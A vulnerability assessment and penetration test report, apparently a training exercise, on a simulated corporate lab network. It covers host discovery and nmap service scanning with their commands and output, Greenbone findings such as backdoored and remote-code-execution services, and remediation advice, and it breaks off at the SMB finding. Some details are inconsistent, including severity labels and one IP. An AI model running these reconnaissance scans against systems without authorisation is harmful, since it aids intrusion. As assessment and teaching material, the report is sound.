

# Final VAPT Report



**Prepared By: Ruchi Giradkar**

Submitted To: TechShield Corporate Network

Submission Date: 15 September 2025

# TABLE OF CONTENTS

EXECUTIVE SUMMARY .....	3
HIGH LEVEL ASSESSMENT OVERVIEW .....	4
Observed Security Strengths .....	4
Areas for Improvement.....	4
Short Term Recommendations .....	4
Long Term Recommendations .....	5
SCOPE .....	5
Project Scope .....	5
Network Information .....	6
TESTING METHODOLOGY .....	7
CLASSIFICATION DEFINITIONS.....	8
Risk Classifications .....	8
Exploitation Likelihood Classifications.....	8
Business Impact Classifications .....	9
Remediation Difficulty Classifications.....	9
ASSESSMENT FINDINGS .....	10
FORENSIC EVIDENCE COLLECTION AND ANALYSIS .....	16
APPENDIX A - TOOLS USED .....	40
APPENDIX B - ENGAGEMENT INFORMATION .....	41
Client Information .....	41
Version Information .....	41
Contact Information .....	41

# EXECUTIVE SUMMARY

I performed a comprehensive security assessment of **TechShield's corporate network** on 15 September 2025. This penetration test simulated an attack from an external threat actor attempting to gain access to systems within TechShield's environment. The assessment was designed to identify vulnerabilities across the infrastructure and provide actionable remediation steps to mitigate risks.

The scope included network vulnerability scanning (Nmap, Greenbone/OpenVAS), web application testing (DVWA: SQLi, XSS, file upload, payload injection), password security testing (Hydra), and digital forensics (Autopsy for hash verification and hidden file recovery).

A total of 58 vulnerabilities were identified, categorized as follows:

CRITICAL	HIGH	MEDIUM	LOW
0	16	38	4

The most severe findings include outdated software, insecure configurations, and weak authentication mechanisms. These weaknesses could allow attackers to gain unauthorized access, escalate privileges, disrupt operations, and expose sensitive client data.

To mitigate these risks, TechShield should prioritize remediation of High severity vulnerabilities, enforce strong security policies, and implement regular patching and monitoring to reduce future exposure.

---

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

I identified the following strengths in **TechShield's** network which improve overall security. TechShield should continue to monitor these controls to ensure they remain effective:

- **Network Segmentation:** Systems were isolated in a lab network (192.168.57.x range), limiting uncontrolled exposure.
- **Credentialed Scanning:** Victim-Laptop was scanned with valid credentials, enabling deeper insight into patch and configuration status.
- **Web Application Testing Platform:** DVWA was configured with adjustable security levels, allowing controlled demonstration of vulnerabilities.
- **Forensic Chain of Custody:** MD5 hashes were verified in Kali and Autopsy, ensuring forensic integrity of the evidence image.
- **Logging of Exploitation Steps:** Screenshots and commands were captured systematically, supporting reproducibility and transparency.

## Areas for Improvement

I recommend **TechShield** takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack **TechShield** information systems and/or reduce the impact of a successful attack.

## Short Term Recommendations

I recommend TechShield take the following actions as soon as possible to minimize business risk:

### Patch Management

- Apply missing patches, including MS17-010 on Windows systems.
- Update outdated Apache, PHP, and OpenSSL components on servers.

### Access Control & Authentication

- Disable SMBv1 and enforce SMB signing.

- Require strong, complex passwords and enforce account lockouts.
- Disable default/guest accounts where possible.

## Remote Access Hardening

- Enforce Network Level Authentication (NLA) and TLS on RDP.
- Restrict RDP and SMB access to trusted administrative subnets only.

## Web Application Security

- Sanitize user inputs to prevent SQLi and XSS.
- Restrict file uploads and disable execution in upload directories.

## Long Term Recommendations

I recommend the following actions be taken over the next 6–12 months to address harder-to-remediate issues that do not pose an urgent risk but still weaken TechShield's defenses:

### System Lifecycle Management

- Migrate unsupported operating systems to currently supported versions.
- Regularly review asset inventory to decommission legacy services.

### Security Program Enhancements

- Implement centralized logging and SIEM monitoring for brute-force attempts and exploitation activities.
- Introduce regular red-team/blue-team exercises to test detection and response capabilities.
- Develop and enforce a patch management policy with defined SLAs.

### Forensic Readiness

- Standardize forensic investigation procedures, including evidence collection and reporting templates.
- Train staff on Autopsy and other forensic tools to ensure repeatability.

## SCOPE

### Project Scope

All testing was based on the scope as defined in the Request for Proposal (RFP) and official written communications. The items in scope are listed below:

- Web Server – DVWA (Damn Vulnerable Web Application) hosted on the Application Server (192.168.57.30).
- Database Server – MySQL backend supporting DVWA, tested during SQL Injection enumeration.
- Centralized Directory – Windows Victim-Laptop (192.168.57.20) representing a domain-connected host with SMB, RPC, and RDP services.
- Corporate Network (LAN) – Simulated lab environment (192.168.57.0/24) representing TechShield's internal corporate network.

## Network Information

Network	Note
192.168.57.0/24	TechShield Lab Network – includes: Victim-Laptop (192.168.57.20) DVWA Application Server (192.168.57.30).

## Scope of Work

The scope of work for this assessment included the following activities:


- **Network Vulnerability Assessment** using Netdiscover, Nmap, and Greenbone/OpenVAS.
- **Web Application Security Testing** against DVWA to validate exposure to SQL injection, XSS, file upload flaws, and payload exploitation.
- **Password Security Testing** using Hydra to highlight weak credentials.
- **Digital Forensic Analysis** with Autopsy to verify hash integrity and recover hidden JPG evidence files from a compromised image.

# TESTING METHODOLOGY

My testing methodology was split into three phases: **Reconnaissance, Target Assessment, and Execution of Vulnerabilities.**

- **Reconnaissance:** I gathered information about **TechShield's** network systems using discovery tools such as Netdiscover and Nmap. This phase helped identify live hosts, open ports, operating systems, and running services within the 192.168.57.0/24 lab network.
- **Target Assessment:** I refined the information collected during reconnaissance and used it to assess target systems. This included vulnerability scanning with Greenbone/OpenVAS, enumeration of user accounts and services, and the identification of weak points in both the Victim-Laptop and the Application Server.
- **Execution of Vulnerabilities:** I simulated attacker techniques to safely exploit vulnerabilities in **TechShield's** environment. This included exploiting DVWA web application flaws (SQL Injection, XSS, File Upload), testing weak credentials with Hydra, and conducting forensic analysis with Autopsy. Evidence of vulnerabilities was collected at each step while ensuring testing did not disrupt normal business operations.

The following image is a graphical representation of this methodology.



**Figure 1:** Three-phase testing methodology used in the assessment.

# CLASSIFICATION DEFINITIONS

## Risk Classifications

Level	Score	Description
<b>Critical</b>	<b>10</b>	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
<b>High</b>	<b>7-9</b>	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
<b>Medium</b>	<b>4-6</b>	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
<b>Low</b>	<b>1-3</b>	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
<b>Informational</b>	<b>0</b>	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

## Exploitation Likelihood Classifications

Likelihood	Description
<b>Likely</b>	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
<b>Possible</b>	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
<b>Unlikely</b>	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.



## Business Impact Classifications

Impact	Description
<b>Major</b>	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
<b>Moderate</b>	Successful exploitation may cause significant disruptions to non-critical business functions.
<b>Minor</b>	Successful exploitation may affect few users, without causing much disruption to routine business functions.


## Remediation Difficulty Classifications

Difficulty	Description
<b>Hard</b>	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
<b>Moderate</b>	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
<b>Easy</b>	Remediation can be accomplished in a short amount of time, with little difficulty.

# ASSESSMENT FINDINGS

**Table 1 — Victim-Laptop Vulnerabilities (192.168.57.20)**

No.	Vulnerability Name	Risk Score	Risk	Finding
1	OS End-of-Life Detection	10.0	High	Windows version is no longer supported by Microsoft, leaving it unpatched against emerging threats.
2	Microsoft Windows SMB Server Multiple Vulnerabilities	8.1	High	SMB service is affected by multiple flaws which could allow remote code execution or privilege escalation
3	DCERPC and MSRPC Services Enumeration Reporting	5.0	Medium	Exposed DCERPC/MSRPC services allow enumeration of service details and potential exploitation
4	TCP Timestamps	2.6	Low	System responds with TCP timestamps, which may assist attackers in fingerprinting system uptime and conducting timing attacks.



**Figure 2:** Greenbone scan results for Victim-Laptop (192.168.57.20) showing four detected vulnerabilities.

**Table 2 — Application Server Vulnerabilities (192.168.57.30) — Top 5 Critical/High**

Number	Vulnerability Name	Risk Score	Risk	Finding
1	The rexec service is running	10.0	High	The legacy rexec service is enabled, exposing the server to remote execution risks without authentication.
2	Possible Backdoor: Ingreslock	10.0	High	Ingreslock backdoor detected, which could allow unauthorized remote access to the system.
3	Java RMI Server Insecure Default Configuration Remote Code Execution	10.0	High	Java RMI service runs with insecure defaults, allowing attackers to achieve remote code execution.
4	Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0	High	Insecure configuration of Distributed Ruby services could permit arbitrary code execution remotely.
5	TWiki XSS and Command Execution Vulnerabilities	10.0	High	TWiki service contains XSS and command execution flaws, enabling attackers to inject and execute code.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
The rexec service is running	10.0 (High)	80 %	192.168.57.30		512/tcp	Thu, Sep 4, 2025 10:56 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.57.30		1524/tcp	Thu, Sep 4, 2025 11:07 PM UTC
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95 %	192.168.57.30		1099/tcp	Thu, Sep 4, 2025 11:06 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.57.30		8787/tcp	Thu, Sep 4, 2025 11:04 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.57.30		80/tcp	Thu, Sep 4, 2025 10:57 PM UTC
OS End Of Life Detection	10.0 (High)	80 %	192.168.57.30		general/tcp	Thu, Sep 4, 2025 10:52 PM UTC
DistCC Remote Code Execution Vulnerability	9.5 (High)	99 %	192.168.57.30		3632/tcp	Thu, Sep 4, 2025 11:04 PM UTC
PostgreSQL weak password	9.0 (High)	99 %	192.168.57.30		5432/tcp	Thu, Sep 4, 2025 11:03 PM UTC
VNC Brute Force Login	8.0 (High)	95 %	192.168.57.30		5900/tcp	Thu, Sep 4, 2025 10:58 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.0 (High)	80 %	192.168.57.30		6697/tcp	Thu, Sep 4, 2025 10:47 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	192.168.57.30		21/tcp	Thu, Sep 4, 2025 11:05 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	192.168.57.30		21/tcp	Thu, Sep 4, 2025 11:26 PM UTC

**Figure 3:** Greenbone scan results for Application Server (192.168.57.30) showing multiple critical vulnerabilities.

# Network/Host Vulnerability Assessment

## Scope and tools


Targets in the lab: Victim-Laptop (Windows) and Application Server 192.168.57.30 (DVWA/Mutillidae) on the 192.168.57.0/24 network. Discovery, enumeration and vulnerability scanning were performed with Netdiscover, Nmap, and Greenbone/OpenVAS. A credentialed Windows scan was configured for deeper host checks.

## Step-by-step methodology

### 1) Network discovery

- Ran netdiscover on the assessment subnet to identify live hosts and MAC vendors.

**Command:** `sudo netdiscover -r 192.168.57.0/24`




```
kali@attacker: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300  
-----  
IP           At MAC Address    Count  Len  MAC Vendor / Hostname  
-----  
192.168.57.20 00:50:56:ad:95:8e 1      60  VMware, Inc.  
192.168.57.30 00:50:56:ad:54:18 1      60  VMware, Inc.  
192.168.57.40 00:50:56:ad:a0:c4 1      60  VMware, Inc.  
192.168.57.250 00:50:56:ad:7d:39 1      60  VMware, Inc.  
192.168.57.254 00:50:56:ad:06:05 1      60  VMware, Inc.
```

**Figure 4:** Netdiscover live hosts list

- Noted the IPs of **Victim-Laptop** and **Application Server (192.168.57.30)** for deeper analysis.

## 2) Service and OS enumeration (Nmap)

- Performed TCP port discovery and version detection on each host.  
**Command:** `sudo nmap -sV 192.168.57.20, 192.168.57.30`
- Captured open ports and service banners to map likely attack surfaces (e.g., SMB, RDP on Windows; HTTP/SSH on the web host).




```
kali@attacker: ~  
File Actions Edit View Help  
192.168.57.20 00:50:56:ad:95:8e 1 60 VMware, Inc.  
192.168.57.30 00:50:56:ad:54:18 1 60 VMware, Inc.  
192.168.57.40 00:50:56:ad:a0:c4 1 60 VMware, Inc.  
192.168.57.250 00:50:56:ad:7d:39 1 60 VMware, Inc.  
192.168.57.254 00:50:56:ad:06:05 1 60 VMware, Inc.  
  
(kali@attacker)-[~]  
$ sudo nmap -sV 192.168.57.20  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:31 EDT  
Nmap scan report for 192.168.57.20  
Host is up (0.00074s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
MAC Address: 00:50:56:AD:95:8E (VMware)  
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds  
  
(kali@attacker)-[~]  
$
```

**Figure 5:** Nmap service/version output of Victim-Laptop 192.168.57.20  
(Nmap output was used to guide OpenVAS target setup and credential choices.)

## 3) Vulnerability scanning (Greenbone/OpenVAS)

- Added targets (**Victim-Laptop 192.168.57.30** and **Application Server 192.168.57.30**) and launched scans.
- Windows credentialed scan** configured using lab credentials to enable local checks (e.g., missing patches, SMB configuration).



**Figure 6: Greenbone task run and results**

- Ensured results include **severity ratings (CVSS)** and host-specific findings with solution text.

#### 4) Prioritization and validation

- Prioritized and Validated a subset of critical items by cross-checking Nmap banners, Windows role/services, and Greenbone proof details.



# Detailed findings and remediation

## 1 - Windows OS unsupported / End-of-Life


HIGH RISK (10/10)	
Exploitation Likelihood	High
Business Impact	Severe
Remediation Difficulty	Difficult

### Synopsis

The Victim-Laptop is running Windows 7 Professional 7600, which is out of vendor support. No security patches are available, leaving it exposed to all published and future vulnerabilities.

### Analysis

The Greenbone scan detected “OS End-of-Life Detection” with a CVSS score of 10.0. Nmap fingerprinting also confirmed Windows 7. This increases the risk of remote code execution, lateral movement, and service exploitation across the network. Nmap OS fingerprint corroborates legacy Windows release.



```
kali@attacker: ~  
File Actions Edit View Help  
192.168.57.20 00:50:56:ad:95:8e 1 60 VMware, Inc.  
192.168.57.30 00:50:56:ad:54:18 1 60 VMware, Inc.  
192.168.57.40 00:50:56:ad:a0:c4 1 60 VMware, Inc.  
192.168.57.250 00:50:56:ad:7d:39 1 60 VMware, Inc.  
192.168.57.254 00:50:56:ad:06:05 1 60 VMware, Inc.  
  
kali@attacker:~$ sudo nmap -sV 192.168.57.20  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-04 16:31 EDT  
Nmap scan report for 192.168.57.20  
Host is up (0.00074s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
MAC Address: 00:50:56:AD:95:8E (VMware)  
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds  
  
kali@attacker:~$
```

Figure 7: Nmap -O output snippet of 192.168.57.20

# SUGGESTED REMEDIATION

## Recommendations

- Migrate the host to a **supported Windows version**.
- Decommission unsupported systems.
- Restrict network access until migration is complete.
- **Isolate** the legacy system behind firewall rules until migrated.

## 2 - Microsoft Windows SMB Server Multiple Vulnerabilities

HIGH RISK (8.1/10)	
Exploitation Likelihood	High
Business Impact	Severe
Remediation Difficulty	Medium

